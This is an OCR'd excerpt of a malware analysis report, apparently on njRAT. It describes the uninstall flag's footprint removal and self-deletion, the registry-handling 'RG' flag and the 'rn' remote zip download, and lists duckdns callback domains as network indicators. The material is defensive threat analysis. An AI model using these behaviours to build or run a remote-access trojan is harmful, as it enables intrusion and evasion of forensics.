
If there is ~ with un, it starts removing the footprints from the system.

1. It is deleting the registry of persistence from current user and from local machine.
2. It is deleting this application malware from the allowed program of firewall.
3. It is deleting itself from the startup folder.
4. It is removing the software mutation registry.

5. It deletes itself from the system after pinging localhost. This pinging on localhost creates a little delay and after this delay it deletes itself.

RG


It also checks for Registry modifications if RG flag is present like registry get values, checking its permissions, adding new registries, and removing registries.



rn

Flag “rn” handles the new zip file downloads. It downloads the zip file from specified URL and it place it in the device for further execution, it uses http web client to download this file.

Network Indicators



Callback URLs

- njnjnjs.duckdns.org :35888
- 44gang44.duckdns.org : 2222

References

1. dnSpy: https://github.com/dnSpy/dnSpy
2. https://www.virustotal.com/gui/file/5f66c7336f8469a6ab349a3f0f3f7aca1b483f2f2a8b4ad71af79ff51a8aad6b

3. https://www.joesandbox.com/analysis/1292688/0/html
4. https://cybergeeks.tech/just-another-analysis-of-the-njrat-malware-a-step-by-step-approach/
